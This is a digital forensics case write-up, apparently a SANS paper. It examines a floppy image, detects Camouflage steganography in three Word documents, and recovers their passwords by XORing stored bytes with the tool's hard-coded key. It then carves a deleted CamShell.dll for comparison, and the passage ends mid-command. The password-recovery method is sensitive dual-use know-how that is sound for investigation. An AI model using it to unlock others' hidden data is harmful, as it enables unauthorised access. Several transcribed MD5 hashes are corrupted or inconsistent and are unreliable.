To access the files in the image, I mounted the image on my forensic workstation, making sure I used the *Read Only* option to avoid making unintentional changes. After executing the *mount* command I am able to access the files as if I were using the actual floppy disk.

```
$ mkdir floppy

$ sudo mount -o ro,loop,uid=forensic,gid=forensic fl-260404-RJL1.img
./floppy/

$ cd floppy
```

I should see the six documents which were listed by *fls* earlier in our analysis:

```
$ ls -l
total 640
-rwxr--r-- 1 forensic forensic 22528 Apr 23 14:10
Acceptable_Encryption_Policy.doc
-rwxr--r-- 1 forensic forensic 42496 Apr 23 14:11
Information_Sensitivity_Policy.doc
-rwxr--r-- 1 forensic forensic 33423 Apr 22 16:31
Internal_Lab_Security_Policy.doc
-rwxr--r-- 1 forensic forensic 32256 Apr 22 16:31
Internal_Lab_Security_Policy1.doc
-rwxr--r-- 1 forensic forensic 307935 Apr 23 11:55
Password_Policy.doc
-rwxr--r-- 1 forensic forensic 215895 Apr 23 11:54
Remote_Access_Policy.doc
```

From the above output it is clear that the files are indeed on the floppy disk, as expected.

I obtained an MD5 hash of the each file.

```
$ for f in $(ls); do md5sum $f >> floppyfiles.md5; done

$ cat floppyfiles.md5
f785bald99888e68f45dabeddb0b4541 Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004 Information_Sensitivity_Policy.doc
b9387272b11aea86b60a487fbdc1b336 Internal_Lab_Security_Policy.doc
e0c43ef38884662f5f27d93098e1c607 Internal_Lab_Security_Policy1.doc
ac34c6177ebdc4f4adc41f0e181belbc Password_Policy.doc
5b38dlac1f94285db2d2246d28fd07e8 Remote_Access_Policy.doc
```

```

$
$
$
$ ls --block-size=1 -ls
total 655360
22528 Acceptable_Encryption_Policy.doc
42496 Information_Sensitivity_Policy.doc
32792 Internal_Lab_Security_Policy.doc
32256 Internal_Lab_Security_Policy1.doc
308224 Password_Policy.doc
216064 Remote_Access_Policy.doc
$
$
$ md5sum *
f785ba1d99888w68f45dabed2b0b4541 Acceptable_Encryption_Policy.doc
99c5dec518b142b6945e8d7d2fad2004 Information_Sensitivity_Policy.doc
b93b7272b11aa86b60a487fbd1b336 Internal_Lab_Security_Policy.doc
e0c43ef38884862f5f27d93098e1c607 Internal_Lab_Security_Policy1.doc
ac34c5177ebdcaf4adc41f0e181be1bc Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8 Remote_Access_Policy.doc
$

```

Figure 5: Screenshot depicting MD5 hashes for floppy files

As mentioned earlier, I expect these files to be documents, but this fact should never be assumed. Using the *file* command it is possible to determine the file type.

```

$ file *
Acceptable_Encryption_Policy.doc: Microsoft Office Document
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy1.doc: Microsoft Office Document
Password_Policy.doc: Microsoft Office Document
Remote_Access_Policy.doc: Microsoft Office Document
floppyfiles.md5: ASCII Text

```

All of the files appear to be 'Microsoft Office Documents'.

Prior to opening the documents and viewing their contents, I like to use *strings* to find potentially 'hidden' information in the document. Microsoft Word sometimes stores interesting snippets of information within the document, which is hidden from normal view. For more information about this issue, see Simon Byers' excellent article (<http://www.computer.org/security/v2n2/byers.htm>) which discusses the use of various tools for the retrieval of 'hidden text' within Microsoft Word.

The *strings* search revealed a little interesting information:

```

$ strings Information_Sensitivity_Policy.doc | less
--=Partial listing==
country-region
AjX&
Information Sensitivity Policy
Normal.dot
Microsoft Word 10.0
$(T)
Ballard
Cisco Systems, Inc.
--=End of partial listing==

```

```
$ strings -e l Information_Sensitivity_Policy.doc | less
Normal
Default Paragraph Font
Table Normal
No List
Plain Text
Unknown
Times New Roman
Symbol
Arial
MS Mincho
Courier New
Wingdings
!Information Sensitivity Policy
Cisco User
Root Entry
lTable
WordDocument
SummaryInformation
DocumentSummaryInformation
CompObj
```

Most of the documents contained similar strings. The most notable strings were *Cisco Systems, Inc* and *Cisco User*. The presence of these strings within these documents indicates that they may have been originally created using software owned by Cisco Systems.

At this point, I could have used Microsoft Word or possibly OpenOffice to open the files and view their contents. However, I prefer to use a tool called *antiword* to view Microsoft Word documents as this technique allows me to simply view the text of the document on the console, without all the additional formatting. Another tool that could have been used was *catdoc*.

```
$ antiword Acceptable_Encryption_Policy.doc
[Displays the document in text without any problems]

$ antiword Information_Sensitivity_Policy.doc
[Displays the document in text without any problems]

$ antiword Internal_Lab_Security_Policy.doc
Internal_Lab_Security_Policy.doc is not a Word Document.

$ antiword Internal_Lab_Security_Policy1.doc
[Displays the document in text without any problems]

$ antiword Password_Policy.doc
Password_Policy.doc is not a Word Document.

$ antiword Remote_Access_Policy.doc
Remote_Access_Policy.doc is not a Word Document.
```

When *antiword* is able to process the document, the output is displayed on the screen. It is not necessary to reproduce the document text in the output above, and the output was replaced with the text in red.

The *antiword* tool was unable to display three of the documents. I have found *antiword* to be fairly reliable and the fact that it is unable to display the contents of the document appeared suspicious.

Interestingly, *catdoc* did not have any problems displaying any of the files and is obviously more forgiving than *antiword*.

The information provided by Guillermito (<http://www.guillermito2.net/stegano/camouflage/>) included details about discerning whether or not a file contained additional data inserted by *Camouflage Software*.

As the files weren't displayed correctly by *antiword*, I decided to analyse the files using a hex editor and to look for the tell-tale signs as per Guillermito's page.

© SANS Institute 2005, Author retains full rights.

Hex Analysis of the Files

Two files caught my attention: *Internal_Lab_Security_Policy.doc* and *Internal_Lab_Security_Policy1.doc*. The files have the same name other than the '1' at the end of the latter file. Further, there is a small size difference of 1167 bytes between the second file and the first.

While this size difference could simply be explained away as version changes, Guillermito points out that *Camouflage Software* merely appends data to the original file, increasing its size.

Using GHex2 I decided to compare the two files:




Figure 6: Screenshot depicting GHex of Internal_Lab_Security_Policy1.doc




Figure 7: Screenshot depicting GHex of Internal_Lab_Security_Policy.doc

The *Internal_Lab_Security_Policy1.doc* file ends at offset 0x7DFF. The last line is indicated by the red circle in figure 6 above.

Internal_Lab_Security_Policy.doc appears to be the same as the *Internal_Lab_Security_Policy1.doc* until 0x7DFF. A visual comparison between the two screenshots shows that the lines from 0x7D40 to 0x7DF0 are identical.

The *Internal_Lab_Security_Policy.doc* file has additional data appended to it. The red circle in figure 6 indicates where the end of this file was expected to be.

Guillermi's page explains that the *Camouflage Software* segment begins with "20 00" (highlighted in yellow):



Figure 8: Screenshot from Guillermi's page showing beginning of Camouflage Segment

The same "20 00" pattern can be seen in the hex data of *Internal_Lab_Security_Policy.doc* shown in figure 7 above and is marked with a blue circle.

Guillermi also points out that a four-byte sequence is repeated in this extra data that is appended to the document and can be found in the encrypted portion of this additional data as well as in a 'data' portion found just before a section Guillermi has identified as the password buffer. This four-byte sequence is underlined on Guillermi's page in figure 8 and again in figure 9, both sequences are coloured in red.




Figure 9: Screenshot from Guillermi's page with password buffer

A four-byte repetition can also be found in *Internal_Lab_Security_Policy.doc* and the first instance has been highlighted with a green circle in figure 7 and the 2nd instance in figure 10 below.




Figure 10: Screenshot depicting GHex of *Internal_Lab_Security_Policy.doc* with password buffer

All of the patterns pointed out by Guillermito are present in the *Internal_Lab_Security_Policy.doc* file. It is very likely that some information has been hidden within the document using *Camouflage Software*.

The final point to note is that the *Internal_Lab_Security_Policy.doc* file does not appear to make use of a password for the *Camouflage* appended data as the password block (made up of 255 bytes) consists entirely of “20” (which is the hex character for ‘space’). The password block is highlighted in yellow in figure 10.

The remaining files on the floppy were analysed for the same patterns. The two other documents that could not be viewed using *antiword*, namely *Password_Policy.doc* and *Remote_Access_Policy.doc* contained patterns matching the characteristics of the *Camouflage Software* data block, while the remaining two files, *Acceptable_Encryption_Policy.doc* and *Information_Sensitivity_Policy.doc* did not show any sign of containing hidden data.

The details for the additional two files containing hidden data were as follows:

Filename	Password_Policy.doc
Camouflage Block Begin Address	0x9C00
Repeated Sequence	38 76 00 00
1 st Address of Repeated Sequence	0x43764
2 nd Address of Repeated Sequence	0x4B1BA
Password	52 F4 09 51 7B C9 66 85

Filename	Remote_Access_Policy.doc
Camouflage Block Begin Address	0x7800
Repeated Sequence	00 D0 02 00
1 st Address of Repeated Sequence	0x781A
2 nd Address of Repeated Sequence	0x34A3A
Password	50 F0 17 4D 78 C3

The password block for each of the remaining files contained some information. The password shown for each file above consists of the raw hex values stored in the password block of the *Camouflage* data.

The passwords are stored in an encrypted form, but the encryption is very weak – the software simply XOR’s the password block with a set of hard-coded values. Guillermito’s page provides details as to how the hard-coded values were obtained.

In summary, the *Camouflage* program accepts a maximum password length of 255 characters, which it stores XORed in the password section of the data it adds to the file. Because of the way XOR works, Guillermito simply used 255 ‘a’s for the password, which have a hex value of 61, filling up the password block. By taking the resulting ‘encrypted’ password block generated by the *Camouflage Software* and XORing it with 255 ‘61’s the original hard-coded values were obtained.

Using the information obtained by Guillermi, it is possible to reverse the passwords obtained earlier:

For *Password_Policy.doc*:

```

52 F4 09 51 7B C9 66 85
      XOR
02 95 7A 22 0C A6 14 E1
      =
P a s s w o r d

```

For *Remote_Access_Policy.doc*:

```

50 F0 17 4D 78 C3
      XOR
02 95 7A 22 0C A6
      =
R e m o t e

```

The value starting '02 95 7A 22' that is used in the XOR calculation was taken from Guillermi's page and can be seen in the bottom block of figure 11.



Figure 11: Screenshot from Guillermi's page showing XOR block

These results indicate that it was very likely that *Camouflage Software* was used to hide data within the documents. To further corroborate this opinion, the *CamShell.dll* from the floppy disk must be recovered and compared to the version available from the Internet.

Retrieval of Camouflage Software

I retrieved the binary for *Camouflage Software* from
<http://camouflage.unfiction.com/Camoul21.exe>:

```
$ mkdir camouflage
$ cd camouflage
$ wget http://camouflage.unfiction.com/Camoul21.exe
--10:29:43-- http://camouflage.unfiction.com/Camoul21.exe
=> `Camoul21.exe'
Resolving camouflage.unfiction.com... 66.139.79.27
Connecting to camouflage.unfiction.com[66.139.79.27]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,718,208 [application/octet-stream]

100%[=====>] 2,718,208
58.40K/s ETA 00:00

10:30:30 (57.29 KB/s) - `Camoul21.exe' saved [2718208/2718208]
```

It is never a good idea to trust an unknown binary, so I used *F-Prot* to check for potential viruses:

```
$ f-prot.sh Camoul21.exe
Virus scanning report - 12 July 2004 @ 10:31

F-PROT ANTIVIRUS
Program version: 4.4.2
Engine version: 3.14.11

VIRUS SIGNATURE FILES
SIGN.DEF created 8 July 2004
SIGN2.DEF created 8 July 2004
MACRO.DEF created 5 July 2004

Search: Camoul21.exe
Action: Report only
Files: "Dumb" scan of all files
Switches: -ARCHIVE -PACKED -SERVER

Results of virus scanning:

Files: 1
MBRs: 0
Boot sectors: 0
Objects scanned: 20

Time: 0:00

No viruses or suspicious files/boot sectors were found.
```

The file doesn't appear to contain a virus. The next step is to make sure the file is an executable, as indicated by the '.exe' extension.

```
$ file Camoul21.exe
Camoul21.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```


The file appears to be an executable. As usual, I use *strings* on the file to see what it reveals:

```
$ strings Camoul21.exe | less
---Partial listing---
, "21
WinZip Self-Extractor
WinZip Self-Extractor header corrupt. Possible cause: bad disk or
file transfer error
.ZIP
.EXE
PKBACK#
<%d>
Install
"%s"
winzip\shell\open\command
---End of partial listing---
```

It appears that the file is a self-extracting archive created using WinZip. The tool *zipinfo* can confirm that the file is indeed a zip and provide some additional information:

```
$ zipinfo -m Camoul21.exe
Archive:  Camoul21.exe      2718208 bytes   19 files
-rw-a--    2.0 ntf       4046 b- 69% defX 29-Mar-01 22:14 _sys1.hdr
-rwx-a--    2.0 ntf      27648 b- 63% defX 27-Oct-98 13:06 _ISDel.exe
-rw-a--    2.0 ntf      34816 b- 64% defX 29-Sep-98 16:34 _Setup.dll
-rw-a--    2.0 ntf     175466 b-  0% defX 29-Mar-01 22:14 _sys1.cab
-rw-a--    2.0 ntf     296674 b-  0% defX 23-Feb-99 11:45 _inst32i.ex_
-rw-a--    2.0 ntf      48095 b-  1% defX 29-Mar-01 22:14 _user1.cab
-rw-a--    2.0 ntf       4531 b- 69% defX 29-Mar-01 22:14 _user1.hdr
-rw-a--    2.0 ntf        113 t-  4% defX 29-Mar-01 22:14 DATA.TAG
-rw-a--    2.0 ntf    1895352 b-  0% defX 29-Mar-01 22:14 data1.cab
-rw-a--    2.0 ntf       6637 b- 65% defX 29-Mar-01 22:14 data1.hdr
-rw-a--    2.0 ntf      23541 b- 66% defX 12-Jan-99 11:34 lang.dat
-rw-a--    2.0 ntf        629 b- 60% defX 29-Mar-01 22:14 layout.bin
-rw-a--    2.0 ntf        450 t- 62% defX 27-Jul-98 17:41 os.dat
-rw-a--    2.0 ntf     10914 t- 66% defN  5-Nov-01 21:40 Readme.txt
-rw-a--    2.0 ntf     229254 t- 18% defX  1-Dec-00 20:13 Setup.bmp
-rwx-a--    2.0 ntf     73728 b- 54% defX 12-Jan-99 12:42 Setup.exe
-rw-a--    2.0 ntf        100 t-  0% stor 29-Mar-01 22:14 SETUP.INI
-rw-a--    2.0 ntf     59860 b- 75% defX 29-Mar-01 22:14 setup.ins
-rw-a--    2.0 ntf         49 t-  8% defX 29-Mar-01 22:14 setup.lid
19 files, 2891903 bytes uncompressed, 2688155 bytes compressed:  7.0%
```

The *zipinfo* tool is able to list the contents of the self-extracting archive. The files appear to be some sort of installation program, possibly an install wrapper like InstallShield.

The next step is to extract the files from the archive and determine their nature.

```
$ unzip -d unzip Camoul21.exe
Archive:  Camoul21.exe
  inflating: _sys1.hdr
  inflating: _ISDel.exe
  inflating: _Setup.dll
  inflating: _sys1.cab
  inflating: _inst32i.ex_
  inflating: _user1.cab
  inflating: _user1.hdr
  inflating: DATA.TAG
  inflating: data1.cab
  inflating: data1.hdr
  inflating: lang.dat
  inflating: layout.bin
  inflating: os.dat
  inflating: Readme.txt
  inflating: Setup.bmp
  inflating: Setup.exe
  extracting: SETUP.INI
  inflating: setup.ins
  inflating: setup.lid
```

The files are extracted to the 'unzip' folder as specified by the '-d' switch. Using *file* helps determine the type of each file that has been extracted:

```
$ cd unzip
$ file *
Camoul21.exe: MS-DOS executable (EXE), OS/2 or MS Windows
DATA.TAG:     ASCII text, with CRLF line terminators
Readme.txt:   ISO-8859 English text, with very long lines, with CRLF
line terminators
SETUP.INI:    ASCII text, with CRLF line terminators
Setup.bmp:    PC bitmap data, Windows 3.x format, 400 x 191 x 24
Setup.exe:    MS-DOS executable (EXE), OS/2 or MS Windows
_ISDel.exe:   MS-DOS executable (EXE), OS/2 or MS Windows
_Setup.dll:   MS-DOS executable (EXE), OS/2 or MS Windows
_inst32i.ex_: data
_sys1.cab:    InstallShield Cabinet file version 4/5, 12714289 files
_sys1.hdr:    InstallShield Cabinet file version 4/5, 5 files
_user1.cab:   InstallShield Cabinet file version 4/5, 55560277 files
_user1.hdr:   InstallShield Cabinet file version 4/5, 6 files
data1.cab:    InstallShield Cabinet file version 4/5, 2433327452
files
data1.hdr:    InstallShield Cabinet file version 4/5, 10 files
lang.dat:     Non-ISO extended-ASCII English text, with CRLF line
terminators
layout.bin:   data
os.dat:       ASCII text, with CRLF line terminators
setup.ins:    data
setup.lid:    ASCII text, with CRLF line terminators
```

The information provided by *file* confirms my initial suspicion that the self-extracting archive contained an installation wrapper; the wrapper is InstallShield, which is fairly common.

Fortunately, it is possible to extract files from the InstallShield wrapper using a utility called *unshield* which is available from <http://synce.sourceforge.net/synce/unshield.php>.

Usually, the applications files are found in the files named *dataX.cab* where X is the number of the file. In this case there is only one file. I used *unshield* to first list the contents of the InstallShield cabinet file that I suspect contains the *Camouflage Software* application. Once this is confirmed, I extract the *Camouflage Software* application files to the 'extract' directory.

```
$ unshield -l data1.cab
Cabinet: data1.cab
Camouflage.exe
CamShell.dll
Readme.txt
MSCOMCTL.OCX
COMCAT.DLL
MSVBVM60.DLL
ASYCFILT.DLL
STDOLE2.TLB
OLEAUT32.DLL
OLEPRO32.DLL
-----
10 files

$ unshield -d extract data1.cab
Cabinet: data1.cab
  extracting: extract/Camouflage.exe
  extracting: extract/CamShell.dll
  extracting: extract/Readme.txt
  extracting: extract/MSCOMCTL.OCX
  extracting: extract/COMCAT.DLL
  extracting: extract/MSVBVM60.DLL
  extracting: extract/ASYCFILT.DLL
  extracting: extract/STDOLE2.TLB
  extracting: extract/OLEAUT32.DLL
  extracting: extract/OLEPRO32.DLL
```

Once the application was extracted, I proceeded to generate MD5 hashes for each of the files:

```
$ cd extract

$ for f in $(ls); do md5sum $f >> camouflage.md5; done

$ cat camouflage.md5
5f32cbbf9a75fdf0f40371a62a9c4947 ASYCFILT.DLL
900c7e2ca4c38157b013224504091131 COMCAT.DLL
4e986ab0909d2946bed868b5f896906f CamShell.dll
9f08258a80d578a0f1cc38fe4c2aebb5 Camouflage.exe
714cf24fc19a20ae0dc701b48ded2cf6 MSCOMCTL.OCX
0ee070e83ea201fd9a1743fc725fc963 MSVBVM60.DLL
2b4cba977231e71ff44a765bdf7ceca6 OLEAUT32.DLL
03e452fa3f03ff7cc1b4657eb597f499 OLEPRO32.DLL
0c25ad7792d555b6c8c37c77ceb9e224 Readme.txt
98ec69077895fb16916babda210f14dc STDOLE2.TLB
```

As usual, I used *file* to obtain information about each extracted file:

```
$ file *
ASYCFILT.DLL:      MS-DOS executable (EXE), OS/2 or MS Windows
COMCAT.DLL:        MS Windows PE 32-bit Intel 80386 GUI DLL
CamShell.dll:       MS-DOS executable (EXE), OS/2 or MS Windows
Camouflage.exe:     MS-DOS executable (EXE), OS/2 or MS Windows
MSCOMCTL.OCX:       MS Windows PE 32-bit Intel 80386 GUI DLL
MSVBVM60.DLL:       MS Windows PE 32-bit Intel 80386 GUI DLL
OLEAUT32.DLL:       MS-DOS executable (EXE), OS/2 or MS Windows
OLEPRO32.DLL:       MS-DOS executable (EXE), OS/2 or MS Windows
Readme.txt:         ISO-8859 English text, with very long lines, with
CRLF line terminators
STDOLE2.TLB:        MS-DOS executable (EXE), OS/2 or MS Windows
camouflage.md5:     ASCII text
```

To be on the safe side I used *F-Prot* to scan each of the files in their extracted form:

```
$ f-prot.sh *
Virus scanning report  - 12 July 2004 @ 11:00

F-PROT ANTIVIRUS
Program version: 4.4.2
Engine version: 3.14.11

VIRUS SIGNATURE FILES
SIGN.DEF created 8 July 2004
SIGN2.DEF created 8 July 2004
MACRO.DEF created 5 July 2004

Search: ASYCFILT.DLL COMCAT.DLL CamShell.dll Camouflage.exe
MSCOMCTL.OCX MSVBVM60.DLL OLEAUT32.DLL OLEPRO32.DLL Readme.txt
STDOLE2.TLB camouflage.md5
Action: Report only
Files: "Dumb" scan of all files
Switches: -ARCHIVE -PACKED -SERVER

Results of virus scanning:

Files: 11
MBRs: 0
Boot sectors: 0
Objects scanned: 11

Time: 0:00

No viruses or suspicious files/boot sectors were found.
```

The files were successfully extracted, hashed and virus scanned. The next step was to retrieve the deleted version of *CamShell.dll* from the floppy image.

Extracting the deleted copy of CamShell.dll

From the *fls* listing at the beginning of our analysis we know that the meta-data for *CamShell.dll* was stored in inode 5. Using *istat* from The Sleuthkit it is possible to view the meta-data:

```
$ istat -f fat fl-260404-RJL1.img 5
Directory Entry: 5
Not Allocated
DOS Mode: File
size: 36864
num of links: 0
Name: _AMSHHELL.DLL

Directory Entry Times:
Written:      Sat Feb  3 19:44:16 2001
Accessed:     Mon Apr 26 00:00:00 2004
Created:      Mon Apr 26 09:46:18 2004

Sectors:
33
```

The *istat* tool provides the size of the file as well as the sector that was linked to the file. Unfortunately the file has been deleted and so there is no record of which other sectors were used for the file.

In my experience, whenever a file is written to disk, particularly a floppy disk, the operating system will attempt to write the file to consecutive sectors. Using this information and the fact that the files were probably written to the disk sequentially as per the *File Activity Timeline*, there is a good possibility that the same is true for *CamShell.dll*.

Further, the *fsstat* listing from earlier in the analysis showed that the first cluster of the data segment of the file system could be found at sector 33. That output also showed that the first active file started at sector 105.

The size of *CamShell.dll* is 36864 bytes as shown by *istat*. The sector size is 512 bytes; some simple division shows that the file would require 72 sectors ($36864 / 512 = 72$). The difference between the beginning of the first active file on the disk (sector 105) and the first cluster of the data sector (33) is also 72. It is very likely that *CamShell.dll* was written to those 72 sectors between sector 33 and sector 105.

Using *dcfldd* it is possible to 'carve' data from a disk or file image:

```
$ dcfldd if=fl-260404-RJL1.img bs=512 skip=33 count=72 of=extract-
camshell.dll
```

The above command tells *dcfldd* to extract 72 blocks ('count=') from the input file ('if=') of *fl-260404-RJL1.img* where each block must be 512 bytes long ('bs='), which is the size of each sector and it must start 33 blocks from the beginning of the file ('skip=') which is first data sector and the same number

shown in the *istat* output. The extracted data is stored in a new file ('of=') called *extract-camshell.dll*.

Ideally, I should have extracted *CamShell.dll* from the image. The *file* tool should confirm that *extract-camshell.dll* is an 'MS-DOS executable (EXE), OS/2 or MS Windows', the same as the *real* version of *CamShell.dll*.

```
$ file extract-camshell.dll
extract-camshell.dll: HTML document text
```

Unfortunately, *file* indicates that the file is an HTML file (web page). I examined the file using *less* and found that the extracted file did indeed contain some HTML data, but it also contained a lot of binary data after the HTML data.

During the initial part of the analysis, it was shown that there were two files that had been deleted from the floppy and one of them had an '.htm' extension. I believed that it was likely the *CamShell.dll* data had been partially overwritten by the *_ndex.htm* file.

Using *istat* I checked the meta-data entry for *_ndex.htm* which was stored in inode 28, as revealed by *fls* earlier.

```
$ istat -f fat fl-260404-RJL1.img 28
Directory Entry: 28
Not Allocated
DOS Mode: File
size: 727
num of links: 0
Name: _ndex.htm

Directory Entry Times:
Written:      Fri Apr 23 10:53:56 2004
Accessed:     Mon Apr 26 00:00:00 2004
Created:      Mon Apr 26 09:47:36 2004

Sectors:
33
```

The file has a creation time which is later than that of *CamShell.dll* and it was also written to sector 33. Luckily the file is very small – only 727 bytes.

To prove that this file partially overwrote the data for *CamShell.dll* I decided to copy 727 bytes from the beginning of the version of *CamShell.dll* I retrieved from the Internet over the first 727 bytes of the version I extracted from the image. If my theory is correct, the MD5 hash of the downloaded version of *CamShell.dll* should match the MD5 hash of the modified version of *extract-camshell.dll*.

I copied the downloaded copy of *CamShell.dll* to my working directory and renamed it to *real-camshell.dll*.

Using *dcfldd* I extracted 727 bytes from the beginning of *real-camshell.dll* and wrote them to a file named *reconstructed-camshell.dll*.

Next, I copied everything from *extract-camshell.dll*, except the first 727 bytes, to the end of *reconstructed-camshell.dll*.

```
$ cp ./unzip/extract/CamShell.dll real-camshell.dll

$ dcfldd bs=1 count=727 if=real-camshell.dll of=reconstructed-
camshell.dll
512 blocks (0Mb) written.
727+0 records in
727+0 records out

$ dcfldd bs=1 skip=727 if=extract-camshell.dll >> reconstructed-
camshell.dll
36096 blocks (0Mb) written.
36137+0 records in
